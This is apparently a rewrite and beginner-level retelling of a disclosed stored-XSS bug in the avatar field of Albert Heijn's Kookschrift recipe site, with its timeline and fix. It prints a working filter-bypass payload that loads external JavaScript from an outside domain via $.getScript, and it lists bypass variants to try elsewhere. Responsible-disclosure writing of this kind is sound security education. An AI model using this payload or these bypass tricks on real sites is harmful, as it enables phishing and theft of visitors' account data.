Persistent XSS at ah.nl
The avatar URL field on the profile edit page accepted a string instead of an integer and was not properly escaped when rendered, so an attacker could store script that ran for visitors viewing the avatar. The author demonstrated that a published account's avatar could load external JavaScript, enabling theft of logged-in user details and a fake phishing login.
 Published on medium.com
These types of attacks need a user to click a specific link in order to run our malicious code. A problem with that is that most browsers block this sort of attacks.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
AH.nl is Albert Heijn, described in the report as the biggest supermarket chain in The Netherlands. The feature in scope is Kookschrift, a community section of the site where users exchange recipes. Anyone can register, and after a first recipe submission someone at AH.nl activates and publishes the profile. Part of a profile is an avatar, chosen from a predefined list: clicking an avatar saves a number into a hidden form field, and that is the normal behaviour.
The report contrasts this with the earlier reflected XSS and open redirect write-ups it follows: those need a victim to click a specific link, and most browsers block that sort of attack. A persistent (stored) XSS instead puts the code into the site so that every visiting user is targeted, and the browser's XSS auditor cannot easily detect it.
Setup
- An account on AH.nl's Kookschrift, which becomes visible once a recipe has been submitted and the profile is activated and published.
- Burp Suite, added to the browser as a proxy so that all requests are intercepted and parameters can be modified, new values submitted and responses evaluated.
- No versions are given in the report.
The report notes that for the proof of concept it would be enough to have an account featured on the front page as a new user, and that this account would not be used for the injection.
Finding it
Persistent XSS means the code has to be saved in the site's database, so the search narrows to places where you can register, sign up and create content. On the profile edit page the avatar is picked from a list and a number is stored in a hidden form field.

The question the researcher asked was what happens if that number is replaced with a string containing JavaScript.
Exploitation
Step 1: intercept the profile edit
With Burp running as the browser proxy, every request is intercepted, which makes it easy to modify parameters, submit new values and evaluate the responses.

Use the action button and pick 'Send to repeater', then open the repeater tab.

In repeater all sorts of payloads can be set on the different fields, with the result of the submission shown on the right. The advice in the report is to test manually rather than brute forcing with the attacker tab, because automated attempts may trigger firewalls and cause unnecessary load on the site.
Step 2: find the unsanitised parameter
Almost all parameters were properly sanitised, except one: the avatarUrl field on the profile edit page. That field is used in different places on the website, and avatars are also visible on the front page, where a list of 'New users' shows avatars.
Step 3: study the HTML
Before writing a payload the researcher looked at how the avatar is rendered on the front page.

The HTML is quite simple, just an image displaying the avatar. The plan: inject a " to close the src= attribute, followed by onerror=ourJavascript(). That forces the browser to load an image that does not exist and fires the onerror handler.
Step 4: get past the filters
After a few hours of trying, many combinations turned out to be blocked. The working payload was:
"%20onerror%20onerror%3d%3donerror%3da%3d$.getScript("https://na12.nl")%20data%3d"
The leading " closes the img src attribute. Because the image it then tries to load does not exist, the onerror handler runs. The strings onerror, onload and onclick= are removed by the firewall, but a string like onerroronerror== survives: the filter removes the inner onerror= and what remains is onerror=. jQuery is included on every page, so $.getScript is used to load external JavaScript. Regular expressions on the AH.nl server validate strings for URLs and return errors when the URL is too long or contains a slash in the path, which is why the payload needs a short domain name and a server that returns the JavaScript when it receives a request on the bare https://domain.com URL.
Step 5: the external JavaScript

Once external JavaScript can be loaded there are no limits on the injected code. The report describes adding CSS to the page and injecting a jQuery module for a modal popup, later used to show a fake phishing login, plus a small script that tries to look up the details of any logged-in user who loads the code.
Step 6: get published on the front page
To target all visitors of that part of the site, AH.nl has to publish one of the accounts, which means writing recipes. The researcher signed up, submitted a hutspot recipe, and waited a few hours until the account appeared on the front page.

The code was not loaded into that account's avatar, to avoid impacting regular visitors. It still loads when logged in with a manipulated account, because the avatar is displayed in the menu, and that was used for the screen capture and the bug submission.
Step 7: proof of concept


The report's caption for the capture states that a logged-in user's details, and their last purchases if they connected their discount card, could be stolen.
Root cause
The avatar is chosen from a predefined list and stored as a number in a hidden form field, but the avatarUrl field on the profile edit page accepts a string containing JavaScript. The value is then reused in several places, including the front page's list of new users and the menu of a logged-in user, so a single stored value executes wherever it is rendered. The input filters that did exist, a firewall stripping onerror/onload/onclick= strings and regular expressions validating URL-shaped strings, were bypassable by string nesting and by keeping the URL short and slash-free. The report's own summary of the fix is to validate user input, define a field as an integer in the database if it is an integer rather than allowing type mixing, and escape all fields in the output HTML.
Impact
A stored payload in an avatar would run for every visitor who loads a page where that avatar is rendered, including the front page's new users list. The report lists the impact as extra filtration of user information from other pages at AH.nl and submitting data as the visitor on the AH.nl domain, attacking visitors' browsers through injection of a framework such as beefproject.com, and setting up a phishing login. The researcher deliberately did not load the payload into the published account, so the demonstrated capture was against a manipulated logged-in account rather than regular visitors.
Fix
AH.nl fixed the bug on 06-07-18. The report's recommended measures are to always validate user input, to define a field as an integer in the database when it is an integer and not allow type mixing, and to escape all fields in the output HTML.
Timeline
| Date | Event |
|---|---|
| 14-06-18 | Bug found, AH.nl informed |
| 15-06-18 | Bug confirmed by AH.nl |
| 19-06-18 | Update requested |
| 05-07-18 | Update requested |
| 06-07-18 | Bug fixed by AH.nl |
| 09-07-18 | Blog published, €200 reward |
Variants to test
- Numeric-looking fields that are stored as strings: replace the value with a string containing a quote and an event handler. A positive result is the value reflected unescaped inside an attribute in the rendered HTML.
- Avatar or image URL fields reused across pages: check the front page, user menus and listing pages. A positive result is the payload executing on a page other than the edit form.
- Event-handler filters that strip known strings: try nested forms such as
onerroronerror==so that removal leaves a valid handler. A positive result is the handler firing in the browser. - URL validation that rejects long URLs or slashes: use a short domain that serves JavaScript from its bare URL. A positive result is external script loading through a jQuery
getScriptcall. - Content that requires approval before publication, such as recipes: submit benign content first and check whether the stored value is rendered to other users once the profile is published. A positive result is the payload running for a different session.
What happened, in plain words
A security researcher found a way to save JavaScript code into a user profile on the Dutch supermarket website AH.nl. Because that profile was shown to other people, the code would run in the browser of anyone who looked at it. This kind of bug is called stored (or persistent) cross-site scripting, usually shortened to XSS. The researcher reported it, AH.nl fixed it, and the researcher received a €200 reward.
This article walks through the whole thing slowly, assuming you can use a browser and a computer and nothing more. Every technical word is explained the first time it appears, and there is a glossary at the end.
Background: three kinds of tricks
The researcher had written before about reflected XSS at Amazon.com, unauthorised file uploads at Apple.com and open redirects at Bol.com. Those earlier bugs share a weakness: they need the victim to click a specific link. If the victim never clicks, nothing happens. On top of that, most browsers now block that sort of attack.
A stored XSS is different. The malicious code is saved on the website itself, in the site's database, and then served to everyone who visits the affected page. No link needs to be clicked. The browser's built-in protection against reflected XSS, often called the XSS auditor, cannot easily spot this, so there is no need to work around it.
The image above is the summary the researcher put at the top of the post: a server-side stored XSS that is visible to all visitors.
The target: AH.nl and Kookschrift
AH.nl is Albert Heijn, described in the report as the biggest supermarket chain in The Netherlands. The part of the site in scope is Kookschrift, a community section where people share recipes.
How the feature works:
- Anyone can register an account.
- After you submit your first recipe, someone at AH.nl activates and publishes your profile.
- Part of a profile is an avatar, a small picture. You do not upload one; you pick one from a predefined list.
- When you click an avatar, the site saves a number into a hidden form field. That number identifies which picture you chose.
That last point is the normal behaviour, and it is the seed of the whole bug. A hidden form field is just a field in the page's HTML that the visitor does not see; the browser still sends its value to the server when the form is submitted.
Setting up
To follow along you would need:
- An account on AH.nl's Kookschrift. It only becomes visible to others once a recipe has been submitted and the profile is activated and published.
- Burp Suite, a tool that sits between your browser and the website. You add it to your browser as a proxy. A proxy is a middleman: instead of your browser talking directly to the website, it talks to the proxy, and the proxy forwards the request. Because the proxy sees every request, you can change values before they reach the server and read the responses that come back.
The report gives no version numbers for any of this.
The report notes that for the proof of concept it would be enough to have an account featured on the front page as a new user, and that this account would not be used for the injection.
Finding the vulnerable page
Because stored XSS means the code has to end up in the site's database, the search narrows to places where you can register, sign up and create content. On the profile edit page, the avatar is picked from a list and a number is stored in a hidden form field.
The screenshot shows the avatar picker and the integer that gets saved. The question the researcher asked was simple: what happens if that number is replaced with a piece of text containing JavaScript?
Step 1: intercept the profile edit
With Burp running as the browser's proxy, every request is intercepted. That makes it easy to modify parameters, submit new values and look at the responses. A parameter is simply one of the named values sent with a request, for example the field holding the avatar number.
The screenshot shows a profile edit request caught by Burp. Use the action button and pick 'Send to repeater', then open the repeater tab.
Repeater is a part of Burp where you can edit a request and send it again as many times as you like, with the server's answer shown on the right. That is how you try many payloads quickly. A payload here just means the value you put into a field to see how the site reacts.
The report advises testing manually rather than using Burp's attacker tab to brute force. Brute forcing means trying a huge number of combinations automatically. Automated attempts can trigger firewalls and put unnecessary load on the website, so a careful manual approach is better.
Step 2: find the field that is not cleaned
Almost all parameters were properly sanitised, meaning the site cleaned or rejected dangerous input. One was not: the avatarUrl field on the profile edit page. That field is used in several places on the website, and avatars also appear on the front page, in a list of 'New users'.
That reuse is what turns a small bug into a big one. A single stored value is displayed on many pages, so the code runs wherever the avatar is shown.
Step 3: study the HTML
Before writing a payload, the researcher looked at how the avatar is rendered on the front page. Rendered means turned into what you actually see on screen; the browser takes HTML, the language web pages are written in, and draws it.
The HTML is quite simple: just an image displaying the avatar. In HTML an image is written with an img tag, and the address of the picture sits in a src attribute. An attribute is a named setting inside a tag.
The plan: inject a " to close the src= attribute, followed by onerror=ourJavascript(). The quote ends the address early, and the rest becomes a new attribute. onerror is an event handler, a piece of code the browser runs when something goes wrong, in this case when the image fails to load. Because the address is now broken, the image cannot load, the error fires, and the code runs.
Step 4: get past the filters
After a few hours of trying, many combinations turned out to be blocked. The working payload was:
"%20onerror%20onerror%3d%3donerror%3da%3d$.getScript("https://na12.nl")%20data%3d"
Line by line, in plain words:
"closes thesrcattribute of the image tag, so whatever follows is treated as new HTML rather than part of the address.%20is the encoded form of a space. Spaces are not allowed raw in a URL, so they are written this way.onerrorstarts a new attribute. The browser will run its value if the image fails to load.onerror%3d%3donerror%3da%3dis the trick for the filter.%3dis the encoded form of=. The firewall removes the stringsonerror,onloadandonclick=, but a string likeonerroronerror==survives: the filter removes the inneronerror=and what remains isonerror=. So the payload is written so that after the filter has done its work, a valid handler is left behind.$.getScript("https://na12.nl")is the code that runs. jQuery, a popular JavaScript library, is included on every page, and$.getScriptloads and runs an external JavaScript file from the given address.
There are also regular expressions on the AH.nl server that validate strings for URLs. A regular expression is a pattern used to check text. These checks return errors when the URL is too long or contains a slash in the path. That is why the payload needs a short domain name and a server that returns the JavaScript when it receives a request on the bare https://domain.com URL, with no path after it.
Step 5: the external JavaScript
Once external JavaScript can be loaded, there are no limits on what the injected code can do. The report describes adding CSS to the page and injecting a jQuery module for a modal popup, later used to show a fake phishing login, plus a small script that tries to look up the details of any logged-in user who loads the code. CSS is the language that controls how a page looks; a modal popup is a box that appears over the page; phishing is a fake login form designed to capture someone's credentials.
The screenshot shows the source of the injected JavaScript.
Step 6: get published on the front page
To target all visitors of that part of the site, AH.nl has to publish one of the accounts, which means writing recipes. The researcher signed up, submitted a hutspot recipe, and waited a few hours until the account appeared on the front page.
The screenshot shows the account on the front page.
The code was not loaded into that account's avatar, to avoid impacting regular visitors. It still loads when logged in with a manipulated account, because the avatar is displayed in the menu, and that was used for the screen capture and the bug submission.
Step 7: proof of concept
The report's caption for the capture states that a logged-in user's details, and their last purchases if they connected their discount card, could be stolen. A discount card is the loyalty card AH.nl customers use, which links purchases to an account.
Root cause
The avatar is chosen from a predefined list and stored as a number in a hidden form field, but the avatarUrl field on the profile edit page accepts a string containing JavaScript. Escaping means converting special characters such as quotes into a harmless form so they cannot break out of their context. The value is then reused in several places, including the front page's list of new users and the menu of a logged-in user, so a single stored value executes wherever it is rendered.
The input filters that did exist, a firewall stripping onerror/onload/onclick= strings and regular expressions validating URL-shaped strings, were bypassable by string nesting and by keeping the URL short and slash-free. The report's own summary of the fix is to validate user input, define a field as an integer in the database if it is an integer rather than allowing type mixing, and escape all fields in the output HTML.
Impact
A stored payload in an avatar would run for every visitor who loads a page where that avatar is rendered, including the front page's new users list. The report lists the impact as extra filtration of user information from other pages at AH.nl and submitting data as the visitor on the AH.nl domain, attacking visitors' browsers through injection of a framework such as beefproject.com, and setting up a phishing login. The researcher deliberately did not load the payload into the published account, so the demonstrated capture was against a manipulated logged-in account rather than regular visitors.
Fix
AH.nl fixed the bug on 06-07-18. The report's recommended measures are to always validate user input, to define a field as an integer in the database when it is an integer and not allow type mixing, and to escape all fields in the output HTML.
Timeline
| Date | Event |
|---|---|
| 14-06-18 | Bug found, AH.nl informed |
| 15-06-18 | Bug confirmed by AH.nl |
| 19-06-18 | Update requested |
| 05-07-18 | Update requested |
| 06-07-18 | Bug fixed by AH.nl |
| 09-07-18 | Blog published, €200 reward |
Variants to test
- Numeric-looking fields that are stored as strings: replace the value with a string containing a quote and an event handler. A positive result is the value reflected unescaped inside an attribute in the rendered HTML.
- Avatar or image URL fields reused across pages: check the front page, user menus and listing pages. A positive result is the payload executing on a page other than the edit form.
- Event-handler filters that strip known strings: try nested forms such as
onerroronerror==so that removal leaves a valid handler. A positive result is the handler firing in the browser. - URL validation that rejects long URLs or slashes: use a short domain that serves JavaScript from its bare URL. A positive result is external script loading through a jQuery
getScriptcall. - Content that requires approval before publication, such as recipes: submit benign content first and check whether the stored value is rendered to other users once the profile is published. A positive result is the payload running for a different session.
Glossary
- XSS (cross-site scripting): a bug where a website lets an attacker's code run in another visitor's browser.
- Stored (persistent) XSS: XSS where the malicious code is saved on the server and served to everyone who views the affected page.
- Reflected XSS: XSS where the malicious code is echoed back in the response to a specific request, usually requiring the victim to click a crafted link.
- Open redirect: a bug where a site lets an attacker send visitors to another site through a link on the trusted domain.
- XSS auditor: a browser feature that tries to detect and block reflected XSS.
- Database: the place where a website stores its data, such as user profiles and recipes.
- Avatar: a small profile picture.
- Hidden form field: a field in a web form that the visitor cannot see but that is still sent to the server.
- Proxy: a middleman between your browser and a website that lets you see and change the traffic.
- Burp Suite: a tool that acts as a proxy and lets you intercept, edit and resend web requests.
- Repeater: the part of Burp where you edit a request and send it again, seeing the server's response.
- Parameter: a named value sent with a request, such as a form field.
- Payload: the value you put into a field to test how the site reacts.
- Sanitised: cleaned or checked so that dangerous input is removed or neutralised.
- HTML: the language web pages are written in.
- Tag: a piece of HTML such as
imgthat tells the browser what to draw. - Attribute: a named setting inside an HTML tag, such as
src. src: the attribute that holds the address of an image.- Event handler: code the browser runs when something happens, such as an image failing to load (
onerror). - JavaScript: the programming language that runs in the browser and makes pages interactive.
- jQuery: a popular JavaScript library that makes common tasks shorter to write.
$.getScript: a jQuery function that loads and runs an external JavaScript file.- Firewall: a filter that inspects traffic and blocks things it considers dangerous.
- Regular expression: a pattern used to check whether text has a certain shape.
- URL: the address of a resource on the web.
- Domain name: the part of a URL that names the site, such as
na12.nl. - CSS: the language that controls how a page looks.
- Modal popup: a box that appears over the page and demands attention.
- Phishing: a fake page, often a login form, designed to capture someone's credentials.
- Escaping: converting special characters into a harmless form so they cannot break out of their context.
- Type mixing: storing a value as one type (a number) while accepting it as another (text).
- Brute forcing: trying a large number of combinations automatically.
- Session: the state of being logged in to a site during a visit.
- Discount card: a loyalty card that links purchases to a customer's account.